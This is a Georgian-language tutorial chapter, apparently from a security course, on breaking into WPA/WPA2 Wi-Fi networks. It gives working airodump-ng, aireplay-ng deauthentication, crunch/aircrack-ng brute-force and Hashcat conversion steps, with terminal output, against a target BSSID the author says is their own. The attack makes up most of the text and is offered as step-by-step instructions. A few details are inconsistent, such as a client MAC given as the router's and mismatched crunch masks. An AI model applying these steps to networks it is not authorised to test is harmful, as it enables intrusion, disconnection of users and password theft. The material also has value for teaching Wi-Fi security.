4C:F9:5D:D6:E5:B0	-41	7	0	0	6	130	WPA2 CCMP	PSK		45
78:44:76:BA:B4:00	-91	3	0	0	1	270	WPA2 CCMP	PSK		maka
78:44:76:06:D2:00	-65	0	0	0	1	130	WPA2 CCMP	PSK		LENA

დროა გავაანალიზოთ Airodump-NG-ის ტერმინალის ინტერფეისი და გავერკვიოთ თითოეულ პუნქტში:

- **BSSID** - რადიუსში მყოფი უკაბელო ქსელის (როუტერების) MAC მისამართები;

- **PWR** - კავშირის სიმძლავრე. რაც უფრო ახლოს ვართ კონკრეტულ უკაბელო მოწყობილობასთან, მით უფრო მაღალია დეციბელების მაჩვენებელი. სურათზე ასახული მოწყობილობებიდან, ყველაზე ძლიერი კავშირი აქვს BSSID 4C:F9:5D:D6:E5:B0 (-41) დეციბელი. BSSID 50:C7:BF:51:1B:64 გვიჩვენებს (-1) დეციბელს, რაც წესით უნდა ნიშნავდეს, რომ ყველაზე ძლიერი კავშირი აქვს სწორედ მას. ეს ასე არ არის, რადგან ეს კონკრეტული MAC მისამართი Airodump-NG-ს ჯერ არ აუსახავს ბოლომდე;
- **Beacons** - ნებისმიერი გააქტიურებული (ჩართული) უკაბელო მოწყობილობა გამოსცემს ე.წ. „Beacon“ სიგნალებს, რომელთა მეშვეობით ის ატყობინებს რადიუსში მყოფ უკაბელო მოწყობილობებს, რომ ის ჩართულია;
- **#Data** - საინფორმაციო (ინტერნეტ) პაკეტების მიმოცვლის ოდენობა;
- **CH** - უკაბელო მოწყობილობის მუშაობის არხი. სულ არსებობს 12 არხი;
- **ENC** - უსაფრთხოების ალგორითმი. როგორც ხედავთ, ყველა მოწყობილობა იყენებს WPA ან WPA2 უსაფრთხოების ალგორითმს. ეს არის თანამედროვე უკაბელო უსაფრთხოების სტანდარტი. შესაძლოა გადააწყდეთ WEP ტიპის ალგორითმსაც. მისი გატეხვა ძალიან მარტივია, მაგრამ მოითხოვს სხვა ოპერაციების ჩატარებას. როგორც წესი, WEP ტიპის ალგორითმს პრაქტიკულად ვეღარ გადააწყდებით, ვინაიდან ის ითვლება მოძველებულად.
- **Cipher** - შიფრის ტიპი;
- **Auth** - ქსელზე შესასვლელად საჭირო ოპერაცია. PSK ნიშნავს პაროლს. ანუ, მოწყობილობა დაცულია მინიმუმ 8 ნიშნიანი პაროლით;
- **ESSID** - უკაბელო ქსელური მოწყობილობის სახელწოდება.

გაითვალისწინეთ, რომ ამ კონკრეტულ ტერმინალში, ვხედავთ მხოლოდ „Access Point“-ებს. იმისათვის, რომ დავინახოთ ამ „Access Point“-ებზე შეერთებული სხვა მოწყობილობები, აუცილებელია ამოვირჩიოთ ერთი კონკრეტული BSSID და დავიწყოთ მისი უშუალო მონიტორინგი. ეს ხორციელდება შემდეგი ტერმინალის ბრძანებით:

```
airodump-ng --bssid 4C:F9:5D:D6:E5:B0 --channel 6 --write handshake wlan0
```

თუ ვერ კრეფთ ტექსტს ტერმინალში, ეს ნიშნავს, რომ უკანასკნელი ბრძანების შესრულება ჯერ არ დასრულებულა. უკანასკნელი ბრძანების გასაუქმებლად ერთდროულად დააჭირეთ ღილაკებს Ctrl და C. ეს გააუქმებს უკანასკნელ ბრძანებას - ამ კონკრეტულ შემთხვევაში, ის გააუქმებს Airodump-NG-ს ფართო არეალის სკანირების ბრძანებას. ამის შემდეგ, კვლავ შეიყვანეთ ბრძანება, რის შედეგადაც დაიწყება მითითებული უკაბელო მოწყობილობის მონიტორინგი.

მოდით გავაანალიზოთ ეს ბრძანება:

- **airodump-ng** არის აპლიკაციის სახელწოდება;
- **--bssid** ველში ვუთითებთ იმ უკაბელო მოწყობილობის MAC მისამართს, რომლის სკანირებაც გვსურს. გაითვალისწინეთ, რომ საჭიროა ორი დეფისი. მე ვუტყვ ქსელს სახელწოდებით 45, რომელიც არის MAC მისამართზე: 4C:F9:5D:D6:E5:B0 თქვენ შემთხვევაში, სამიზნე ქსელის MAC მისამართი, რა თქმა უნდა, იქნება განსხვავებული;

- **--channel** ველში ჩვენ ვუთითებთ უკაბელო მოწყობილობის სიხშირეს. ის შეიძლება იყოს 1-დან 12-მდე. დემონსტრაციის მიზნებისთვის, მე ვუტყვ ქსელს სახელწოდებით 45, რომელიც მუშაობს მე-6 სიხშირეზე;
- **--write** ველში ვუთითებთ ამოღებული handshake პაკეტების სახელწოდებას. თუ გახსოვთ, WPA და WPA2 უსაფრთხოების გასატეხად, გვჭირდება handshake პაკეტების ამოღება. --write არგუმენტის საფუძველზე, ჩვენ ვუთითებთ handshake ფაილის სახელწოდებას. ჩემ შემთხვევაში, მოპარულ handshake ფაილს დავარქვი უბრალოდ handshake;
- **wlan0** არის ჩემი უკაბელო ქსელის ინტერფეისი (მოწყობილობა), რომლის მეშვეობითაც ვახორციელებ ქსელის სკანირებას. თქვენ შემთხვევაში, უკაბელო მოწყობილობის სახელწოდება შესაძლოა განსხვავდებოდეს. კომპიუტერზე მიერთებული უკაბელო მოწყობილობების ჩამოსათვლელად გამოიყენეთ ბრძანება ifconfig

უკანასკნელი ბრძანების განხორციელებისას ტერმინალის ფანჯარაში უნდა გამოჩნდეს მსგავსი ინფორმაცია (იხილეთ მომდევნო სურათი):

BSSID	PWR	RXQ	Beacons	#Data	R/s	CH	HB	ENC	CIPHER	AUTH	ESSID
4C:F9:5D:D6:E5:B0	-25	100	117	61	1	6	130	WPA2	CCMP	PSK	45

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
4C:F9:5D:D6:E5:B0	6C:AD:F8:A7:CD:B0	-45	0e-0e	0	41	
4C:F9:5D:D6:E5:B0	E0:06:E6:7E:00:01	-45	0e-0e	0	14	

გავანალიზოთ ამ ფანჯარაში ასახული ახალი ინფორმაცია:

- **STATION** სვეტში არის მოქცეული იმ უკაბელო მოწყობილობების MAC მისამართები, რომლებიც მიერთებულია ჩვენ მიერ არჩეულ Access Point-თან. კონკრეტულ შემთხვევაში, ჩემს Access Point-ზე MAC მისამართით 4C:F9:5D:D6:E5:B0 არის მიერთებული 2 უკაბელო მოწყობილობა MAC მისამართებით 6C:AD:F8:A7:CD:B0 (კომპიუტერი, რომელზეც ვწერ ამ სახელმძღვანელოს) და E0:06:E6:7E:00:01 (ჩემი მობილური ტელეფონი);
- **PWR**, რომელიც წერია Station-ის მარჯვნივ, ასახავს Access Point-თან მიერთებული უკაბელო მოწყობილობების სიგნალის სიმძლავრეს დეციბელებში;
- **Frames** არის კონკრეტული უკაბელო მოწყობილობის კავშირის ინტენსივობა. რაც უფრო მაღალია ციფრი, მით მეტი ინტენსიურობით უკავშირდება აღნიშნული უკაბელო მოწყობილობა Access Point-ს.

დროებით გადავინაცვლოთ თეორიულ ნაწილზე, სადაც ავხსნით, თუ რა სახით ინახება პაროლი handshake პაკეტებში.

## 3.5. HANDSHAKE-ის ამოღების საჭიროება

კომპიუტერული სისტემის ქსელურ ხელსაწყოსა და მარშრუტიზატორს (Router) შორის „Handshake“-ის მიმოცვლა ხორციელდება მხოლოდ კომუნიკაციის დამყარების თავდაპირველ სტადიაზე. ეს ნიშნავს, რომ „ხელის ჩამორთმევა“ ხდება მაშინ, როდესაც შეგვყავს სწორი პაროლი, ან ქსელიდან გასული კომპიუტერი (რომელსაც დამახსოვრებული აქვს პაროლი), კვლავ უბრუნდება ამ ქსელს და თავიდან ამყარებს კავშირს მარშრუტიზატორთან (Router). ჰაკერისთვის ეს წარმოშობს გარკვეულ სირთულეს, რადგან მას შესაძლოა მოუწიოს ხანგრძლივი ლოდინი, ვიდრე უკაბელო ქსელის კლიენტი გაეთიშება ამ ქსელს და შემდგომ თავიდან შეუერთდება. ჰაკერებისთვის საბედნიეროდ, მაგრამ ქსელური უსაფრთხოებისთვის საუბედუროდ, შესაძლებელია ამ პროცესის დაჩქარება „Deauthentication“ შეტევის მეშვეობით - რომლისთვისაც გამოიყენება აპლიკაცია „Aireplay-NG“. ეს ნიშნავს, რომ ჰაკერს შეუძლია გაწყვიტოს კავშირი კლიენტსა და მარშრუტიზატორს შორის ნებისმიერ დროს. ეს კავშირი ავტომატურად აღდგება, როდესაც „Deauthentication“ შეტევა შეწყდება. შედეგად, კვლავ მოხდება „Handshake“-ების გაცვლა და „Airodump-NG“-ს მეშვეობით ჰაკერი მომენტალურად ამოიღებს „Handshake“-ს. გაყიდვაში არსებული როუტერების 98%-ზე მეტი დაუცველია ამ ტიპის შეტევისგან და დიდი ალბათობით, ამ შეტევის განხორციელება შესაძლებელია თქვენი როუტერის წინააღმდეგაც.

### 3.5.1 HANDSHAKE-ის ამოღება

თუ ბრძანებას:

```
airodump-ng --bssid 4C:F9:5D:D6:E5:B0 --channel 6 --write handshake wlan0
```

ვამუშავებთ დროის ხანგრძლივი მონაკვეთით, მაშინ არსებობს იმის დიდი ალბათობა, რომ თქვენ მიერ სამიზნედ არჩეულ მარშრუტიზატორს ადრე, თუ გვიან, შეუერთდება რომელიმე უკაბელო მოწყობილობა, რა დროსაც Handshake-ს Airodump-NG ავტომატურ რეჟიმში მოიპარავს. ეს აისახება შემდეგნაირად.

CH	Elapsed	WPA handshake
6	42 s	4C:F9:5D:D6:E5:B0

BSSID	PWR	RXQ	Beacons	#Data	R/s	CH	HB	ENC	CIPHER	AUTH	ESSID
4C:F9:5D:D6:E5:B0	-7	100	452	765	7	6	130	WPA2	CCMP	PSK	45

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
4C:F9:5D:D6:E5:B0	AD:C9:AD:BF:E3:08	-42	5e-0e	98	25	
4C:F9:5D:D6:E5:B0	E0:06:E6:7E:00:01	-43	0e-0e	281	215	



დაიმახსოვრეთ, რომ Aireplay-NG ბრძანების წარმატებული განხორციელებისთვის, ზემოაღნიშნული ბრძანება უნდა შეასრულოთ მეორე ტერმინალის ფანჯარაში, რა დროსაც, პირველ ტერმინალში პარალელურად უნდა მიმდინარეობდეს სამიზნე ქსელის სკანირება Airodump-NG-ს მეშვეობით! თუ ამ მინიშნებას არ გაითვალისწინებთ, დიდი ალბათობით, Deauthentication შეტევა წარმატებით არ ჩაივლის! საქმე იმაშია, რომ პროგრამული წუნის გამო, Aireplay-NG ვერ აღიქვამს, თუ რომელ სიხშირეზე მუშაობს სამიზნე უკაბელო მარშრუტიზატორი. შესაბამისად, ის ცდილობს განახორციელოს შეტევა ყველა სიხშირეზე, რაც ხდის ამ შეტევას წარუმატებელს. როდესაც ამ შეტევას აწარმოებთ დამოუკიდებელი ტერმინალიდან, რა დროსაც სხვა ტერმინალი ახორციელებს Airodump-NG სამიზნე Access Point-ის სკანირებას, Aireplay-NG აღარ იბნევა და უტევს სწორ სიხშირეს.

მეორე ტერმინალის გასახსნელად, მაუსის მარცხენა ღილაკით ვაჭერთ ტერმინალის გამშვებ იკონას და ვირჩევთ „New Window“, ან უკვე გახსნილ ტერმინალში ერთდროულად ვაჭერთ ღილაკებს Shift და T, რაც გახსნის იგივე ტერმინალში ახალ „ტაბს“. თუ ყველაფერი სწორედ გააკეთებთ, გაიხსნება ტერმინალის მეორე ფანჯარა, ან „ტაბი“. ორივე გამოდგება.

მაშასადამე, Deauthentication შეტევის ეფექტიანი წარმოებისთვის, პირველ ტერმინალში უნდა მიმდინარეობდეს სამიზნე მარშრუტიზატორის სკანირება, ხოლო მეორე ტერმინალში უნდა შევიყვანოთ შემდეგი ბრძანება:

```
aireplay-ng --deauth 4 -a 4C:F9:5D:D6:E5:B0 -c E0:06:E6:7E:00:01 wlan0
```

გამოიყურება ეს შემდეგნაირად:

```

root@kali:~# aireplay-ng --deauth 4 -a 4C:F9:5D:D6:E5:B0 -c E0:06:E6:7E:00:01 wlan0
CH 6 || Elapsed: 2 mins || 2019-05-23 05:12 || WPA handshake: 4C:F9:5D:D6:E5:B0
CH 6 || Elapsed: 2 mins || 2019-05-23 05:12 || Interface wlan0 down

BSSID          PWR RXQ Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH BSSID
4C:F9:5D:D6:E5:B0 -22 100 1500 7442 232 6 130 WPA2 CCMP PSK 45

BSSID          STATION          PWR Rate Lost Frames Probe
4C:F9:5D:D6:E5:B0 6C:A0:F8:A7:CD:B0 -46 0e-0e 0 911
4C:F9:5D:D6:E5:B0 E0:06:E6:7E:00:01 -46 0e-0e 0 2795 45
4C:F9:5D:D6:E5:B0 2C:0E:3D:A7:EE:1C -79 0e-0e 69 3675
  
```

გავაანალიზოთ ეს ტერმინალის ბრძანება:

**aireplay-ng** არის პროგრამის სახელწოდება;

**--deauth** არის შეტევის ტიპი, ანუ deauthentication შეტევა. მომდევნო ციფრი 4 განსაზღვრავს გათიშვის (სიკვდილის) პაკეტების რაოდენობას. ანუ, რაც უფრო მაღალია ციფრი --deauth ბრძანების შემდგომ, მით უფრო ხანგრძლივი დროის მონაკვეთით გაითიშება სამიზნე უკაბელო მოწყობილობა. კონკრეტულ შემთხვევაში, ჩვენი მიზანი არ არის სამიზნე უკაბელო მოწყობილობის ხანგრძლივი გათიშვა. ჩვენი მიზნებისთვის აუცილებელია, რომ სამიზნე როუტერი გაითიშოს დროის მცირე მონაკვეთით და მალევე ჩაირთოს. ამ დროს, ყველა მიერთებული მოწყობილობა კვლავ დაუკავშირდება სამიზნე მარშრუტიზატორს და Airodump-NG, რომელიც გააქტიურებულია პირველი ტერმინალის ფანჯარაში, ავტომატურ რეჟიმში ამოიღებს Handshake პაკეტებს;

**-a** არგუმენტში უნდა ჩავწეროთ სამიზნე უკაბელო მარშრუტიზატორის MAC მისამართი, ანუ BSSID. ჩემ შემთხვევაში ეს არის 4C:F9:5D:D6:E5:B0. რა საკვირველია, თქვენ შემთხვევაში BSSID იქნება განსხვავებული;

**-c** არგუმენტში ვუთითებთ ჩვენს სამიზნე მარშრუტიზატორთან მიერთებულ უკაბელო ხელსაწყოს MAC მისამართს - Station. ჩემ შემთხვევაში, ეს არის 4C:F9:5D:D6:E5:B0. თქვენ შემთხვევაში ის იქნება განსხვავებული;

**wlan0** არის ჩვენი უკაბელო ქსელის მოწყობილობის სახელწოდება.

გაითვალისწინეთ, რომ Deauthentication შეტევის წარმოება შესაძლებელია უშუალოდ უკაბელო მარშრუტიზატორის წინააღმდეგაც. ასეთ დროს, საჭიროა -c არგუმენტის ამოღება. ანუ, ბრძანება იქნება შემდეგი:

```
aireplay-ng --deauth 4 -a 4C:F9:5D:D6:E5:B0 wlan0
```

უშუალოდ მარშრუტიზატორზე მიმართული Deauthentication შეტევა არის ნაკლებად ეფექტიანი, თუმცა დიდი ალბათობით ისიც დასრულდება წარმატებით და პირველი ტერმინალის ფანჯარაში მომუშავე Airodump-NG ავტომატურ რეჟიმში ამოიღებს Handshake პაკეტს.

იხილეთ ვიდეო  
გაკვეთილი



## 3.6. HANDSHAKE-დან პაროლის ამოღება


მხოლოდ „Handshake“-ის დაუფლება არ არის საკმარისი WPA და WPA2 პაროლების გასაღებად, რადგან ეს პაკეტები დაშიფრულია. მათ გასაშიფრად საჭიროა დამატებითი ოპერაციების ჩატარება - შეტევა „Aircrack-NG“-ს გამოყენებით. ასევე მას უწოდებენ „Bruteforce“, ან „Wordlist“ შეტევას. „Wordlist“ არის ჩვეულებრივი ტექსტური დოკუმენტი, სადაც მოქცეულია ციფრების, ასოების და სიმბოლოების ძალიან დიდი ჩამონათვალი. ეს ჩამონათვალი იმდენად ვრცელია, რომ ზოგჯერ „იწონის“ ტერაბაიტებს. Kali Linux-ს მოყვება სტანდარტული პროგრამა, სახელწოდებით „Crunch“, რომლის მეშვეობითაც შეძლებთ „Wordlist“-ების გენერირებას / შექმნას. მას შემდეგ, რაც „Crunch“-ის მეშვეობით შევქმნით „Wordlist“-ს, ჩვენ ვუთითებთ „Aircrack-NG“-ს მოპარულ „Handshake“-ის და „Wordlist“-ის სახელებს და დირექტორიებს, ხოლო ის ავტომატურად იწყებს გატეხვის პროცესს. პროცესი შემდეგნაირია - „Aircrack-NG“ ცდის ასოების, ციფრების და სიმბოლოების ყველა კომბინაციას, რაც არსებობს „Wordlist“-ში. როგორც წესი, ვრცელ „Wordlist“-ში აუცილებლად მოიძებნება საჭირო კომბინაცია და პაროლი საბოლოო ჯამში ტყდება. უშუალოდ გატეხვის ხანგრძლივობა დამოკიდებულია პაროლის სირთულეზე. ზოგადად, 8 ციფრიანი პაროლი ტყდება დაახლოებით 1-2 საათში. 8 ასოიანი პაროლი 1 დღეში. იქ სადაც გამოიყენება ციფრებიც და ასოებიც (დიდი და პატარა) საჭიროა დაახლოებით 2-3 დღე. უფრო რთული პაროლების გატეხვა შეიძლება გაიწელოს მრავალი თვის მანძილზე. ეს ასევე დამოკიდებულია კომპიუტერის პროცესორების სიმძლავრეზე. ზოგადად, გრაფიკული პროცესები უფრო მარტივად უმკლავდებიან პაროლის გატეხვის პროცესს და საგრძნობლად ამცირებენ დროს.

### 3.6.1 AIRCRACK-NG და CRUNCH

დემონსტრაციის მიზნებისთვის, გამოვიყენებთ „Bruteforce“ შეტევას, რომელიც განსხვავდება „Wordlist“ შეტევისგან იმ თვალსაზრისით, რომ ჩვენ წინასწარ არ განვსაზღვრავთ შესაძლო პაროლების ლექსიკონს, ანუ „wordlist“-ს. ეს შეტევა უფრო ნელია, სამაგიეროდ არ მოგიწევთ დიდი ადგილის განსაზღვრა „wordlist“-ებისთვის.

დავიმახსოვროთ, ჩვენ მიერ ამოღებული ყველა Handshake ფაილი არის „.cap“ ფორმატის და მოთავსებულია Kali Linux-ის /root/ დირექტორიაში. უკანასკნელ თავში, „Airodump-NG“-ის --write არგუმენტის მეშვეობით, ჩვენ დავარქვით ამოღებულ Handshake-ს უბრალოდ handshake. შესაბამისად, ჩვენს /root/ დირექტორიაში გაჩნდა ახალი handshake-01.cap ფაილი. -01 მას მიანიჭა „Airodump-NG“-მ ავტომატურ რეჟიმში. ეს განპირობებულია იმით, რომ შესაძლოა პირველმა შეტევამ არ ჩაიაროს წარმატებით. შესაბამისად, არის იმის ალბათობა, რომ ამ შეტევის ჩატარება მოგვიწიოს განმეორებით.

მიუხედავად იმისა, ჩაიარა ამ შეტევამ წარმატებით, თუ არა, Airodump-NG მაინც ქმნის „.cap“ ფორმატის ფაილებს /root/ დირექტორიაში. წარუმატებელი შეტევის შედეგად მოპოვებული „.cap“ ფაილი არ გამოდგება პაროლის ამოსაღებად. გახსოვდეთ, წარმატებული შეტევის ინდიკატორი არის მომდევნო სურათზე ასახული ველი:



თუ ის არ გამოჩნდება (ანუ შეტევა წარუმატებელია), Airodump-NG მაინც შექმნის ახალ „.cap“ ფაილს, თუმცა ის არ გამოგადგებათ პაროლის ამოსაღებად. „.cap“ ფაილის ვარგისიანობის დადგენა შეიძლება მხოლოდ ზემო სურათზე მონიშნული ველის მეშვეობით. გაითვალისწინეთ, რომ წარუმატებელი შეტევის შედეგად მოპოვებული „.cap“ ფაილის სახელწოდების შეცვლა --write არგუმენტში არ მოგიწევთ, რადგან Airodump-NG ავტომატურად შექმნის ახალ handshake-02.cap, handshake-03.cap და ა.შ.

შეტევა შესაძლოა იყოს წარუმატებელი, თუ სამიზნე მარშრუტიზატორზე არ არის შეერთებული სხვა უკაბელო მოწყობილობები, ან თუ სამიზნე უკაბელო მოწყობილობა არის დიდ დისტანციაზე თქვენი უკაბელო მოწყობილობებისგან. -75 დეციბელის ქვემოთ (მაგ. -80, -90) ეს შეტევა, დიდი ალბათობით, არ ჩაივლის წარმატებით. თუ სამიზნე როუტერი დიდ დისტანციაზეა, მაშინ მოგიწევთ მიახლოება.

მოპოვებული handshake-01.cap ფაილიდან პაროლის ამოსაღებად ტერმინალში გაწერეთ შემდეგი ბრძანება:

```
crunch 8 8 1234567890 -t 123@@@ | aircrack-ng -b 4C:F9:5D:D6:E5:B0 -w - handshake-01.cap
```

მოდით გავანალიზოთ წინამდებარე ბრძანება:

- **crunch** არის პროგრამის სახელწოდება;
- **8 8** არგუმენტით ჩვენ ვუთითებთ, რომ სამიზნე უკაბელო მოწყობილობის პაროლი შედგება რვა სიმბოლოსგან;
- **1234567890** ნიშნავს, რომ პაროლის გატეხვისას, „Aircrack-NG“-მ უნდა გამოიყენოს მხოლოდ შესაბამისი ციფრები. გაითვალისწინეთ, რომ აქ შეგიძლიათ მიუთითოთ სხვადასხვა კომბინაციებიც. მაგალითად, თუ თქვენ გსურთ ყველა პატარა ასოს და ციფრების ცდა, მაშინ 1234567890-ს ნაცვლად, თქვენ უნდა მიუთითოთ abcdefghijklmnopqrstuvwxyz1234567890 და ა.შ.;

დამატებითი კომბინაციების სანახავად შეგიძლიათ აკრიფოთ ბრძანება:

```
man crunch
```



ასეთ შემთხვევაში ტერმინალის ფანჯარა გაჩვენებთ ყველა შესაძლო კომბინაციას, რომლის შეყვანასაც შეძლებთ crunch-ის არგუმენტებად.

-t არგუმენტი ნიშნავს თანმიმდევრობის განსაზღვრას. სამაგალითო შემთხვევაში 123@@@@ ნიშნავს, რომ Crunch-მა უნდა დაიწყოს პაროლის გენერირება 123-ით, ხოლო @ სიმბოლოების ნაცვლად ჩასვას წინამდებარე არგუმენტით განსაზღვრული ასოები / ციფრები / სიმბოლოები.

| სიმბოლო უბრძანებს ტერმინალს, რომ პარალელურად კიდევ ერთი ბრძანება შეასრულოს (Piping), თუნდაც გაუშვას სხვა აპლიკაცია. ამიტომაც, | სიმბოლოს მერე ვუთითებთ aircrack-ng-ს, რაც გულისხმობს რომ „Crunch“-ის პარალელურად უნდა გაეშვას Aircrack-NG და Crunch-მა უნდა გადასცეს ინფორმაცია Aircrack-NG-ს.

-b არის მარშრუტიზატორის BSSID, ანუ MAC მისამართი.

-w არგუმენტი გულისხმობს wordlist-ს. Aircrack-NG-ს შეუძლია იმუშაოს „Crunch“-ისგან დამოუკიდებლადაც. ასეთ დროს, აუცილებელია -w არგუმენტში მიეთითოს wordlist-ის დირექტორია და სახელწოდება. მაგალითად, /root/wordlist.txt. თუ -w არგუმენტი ცარიელია, Aircrack-NG იმუშავებს მხოლოდ „Crunch“-ის პარალელურად.

- არგუმენტში ვუთითებთ მოპარული handshake-ის დირექტორიას და სახელწოდებას. თუ გახსოვთ, ჩემს handshake-ს მე დავარქვი handshake, ხოლო /root/დირექტორიაში Airodump-NG-მ შექმნა handshake-01.cap ფაილი. თუ handshake-01.cap ფაილი იმყოფება /root/ დირექტორიაში, მაშინ Aircrack-NG-ის - არგუმენტში აღარ არის საჭირო დირექტორიის მითითება.

ბრძანება crunch 8 8 1234567890 -t 123@@@@ | aircrack-ng -b 4C:F9:5D:D6:E5:B0 -w - handshake-01.cap ტერმინალმა აღიქვა შემდეგნაირად:

- 1 გაუშვი პროგრამები Crunch და Aircrack-NG ერთდროულად;
- 2 პაროლის მაქსიმალური სიგრძე არის 8 ციფრი;
- 3 პაროლი იწყება ციფრებით 123;
- 4 Aircrack-NG ტეხავს უკაბელო მარშრუტიზატორს, რომლის MAC მისამართი, იგივე BSSID, არის 4C:F9:5D:D6:E5:B0;
- 5 Wordlist მითითებული არ არის;
- 6 თვითონ handshake-01.cap ფაილი არის /root/ დირექტორიაში;
- 7 შეუტეე მას წინამდებარე განსაზღვრებების გამოყენებით.

თუ ბრძანება შესრულდა სწორედ, მაშინ ტერმინალის ფანჯარაში გამოჩნდება მსგავსი ინფორმაცია, რომელიც სწრაფ ტემპში შეიცვლება:



ეს ნიშნავს, რომ მიმდინარეობს უკაბელო მარშრუტიზატორის WPA ან WPA2 პაროლის გატეხვა. ის აუცილებლად გატყდება, თუ ამ კონკრეტული უკაბელო მოწყობილობის პაროლი შედგება რვა ციფრისგან და იწყება 123-ით. ეს მოხდება საკმაოდ სწრაფად. თუ პაროლი შეიცავს უფრო მეტ სიმბოლოს, ან ერთ ასოს მაინც, პაროლი არ გატყდება. შესაბამისად, ჩვენ უნდა ვცადოთ სხვა კომბინაციებიც.

იხილეთ ვიდეო  
გაკვეთილი



### 3.6.2 HASHCAT - WPA და WPA2 პაროლების ამოღება გრაფიკული პროცესორის (GPU) მეშვეობით

უკაბელო მარშრუტიზატორის WPA და WPA2 პაროლის ამოღება ცენტრალური პროცესორის მეშვეობით (CPU)<sup>1</sup> შესაძლოა გახდეს საკმაოდ ხანგრძლივი პროცესი. ამიტომაც ჰაკერები არჩევენ ამ დავალების მიცემას გრაფიკული პროცესორისთვის (GPU)<sup>2</sup>, ვინაიდან უკანასკნელი გაცილებით უფრო სწრაფად უმკლავდება ამ დავალებას. შესაბამისად, ჰაკერი, რომელსაც აქვს წვდომა ძლიერ გრაფიკულ პროცესორთან, შეძლებს პაროლების ამოღებას გაცილებით უფრო სწრაფად.

<sup>1</sup> CPU - Central Processing Unit - ცენტრალური პროცესორი  
<sup>2</sup> GPU - Graphical Processing Unit - გრაფიკური პროცესორი (ვიდეო ბარათი)



სამწუხაროდ, ჩვენთვის უკვე კარგად ცნობილ, აპლიკაციას Aircrack-NG არ შეუძლია პაროლების გატეხვა გრაფიკული პროცესორის გამოყენებით. უფრო მეტიც, Kali Linux-ზე იშვიათად მოიძებნება სხვადასხვა გრაფიკული პროცესორის დრაივერები. შესაბამისად, მოგვიწევს MS Windows 10 ოპერაციული სისტემის გამოყენება, რომელზეც დავაყენებთ უფასო აპლიკაციას „Hashcat“. ის განკუთვნილია ჰეშირებული პაროლების გასატეხად. ნიშანდობლივია, რომ „Hashcat“ ტეხავს არამხოლოდ უკაბელო მარშრუტიზატორების პაროლებს, არამედ პრაქტიკულად ნებისმერ დაშიფრულ ინფორმაციას. ჩვენი საჭიროებების ფარგლებში განვიხილავთ „Hashcat“-ის მხოლოდ WPA და WPA2 პაროლების გატეხვის შესაძლებლობას, თუმცა ნამდვილად ღირს ამ პროგრამის შესაძლებლობების შესწავლა ამ კიბერ უსაფრთხოების კურსის მიღმა.

დასაწყისისთვის, უნდა გადმოწეროთ „Hashcat“ და დააყენოთ ის MS Windows-ზე მომუშავე ოპერაციულ კომპიუტერულ სისტემაზე.

მაშასადამე, გადმოვიწეროთ „Hashcat“ ამ ბმულიდან:



<https://hashcat.net/files/hashcat-5.1.0.7z>

„Hashcat“ ინსტალაციას არ საჭიროებს. უბრალოდ განაარქივეთ ის დირექტორიაში C:\. ვინაიდან „Hashcat“-ს არ გააჩნია გრაფიკული ინტერფეისი, ყველა ბრძანების გაწერა მოგვიწევს MS Windows-ის ბრძანებათა ტერმინალში (CMD).

მუშაობის სიმარტივისთვის, გადაარქვით განარქივირებულ საქაღალდეს hashcat. ანუ, „Hashcat“-თან წვდომა უნდა შეგეძლოთ დირექტორიიდან: C:\hashcat\

ნიშანდობლივია, რომ „Hashcat“ არ მუშაობს ჩვეულებრივ „cap“ ფორმატის „Handshake“-ებთან. ამისათვის, უნდა გარდაქმნათ მოპივებული „cap“ ფაილი „Hashcat“-ის სამუშაო ფორმატში - .hccapx. ამის გაკეთება შესაძლებელია „Hashcat“-ის ვებ-საიტის ერთერთ ვებ-გვერდზე:




<https://hashcat.net/cap2hccapx/>

MS Windows ოპერაციულ სისტემაზე მომუშავე კომპიუტერიდან ავტვირთოთ ჩვენი „Handshake“ „cap“ ფაილი Capture / Dump file: ველში. ESSID (optional): ველს ვტოვებთ უცვლელად და ვაწკაპუნებთ ღილაკზე „Convert“. იხილეთ სურათი:

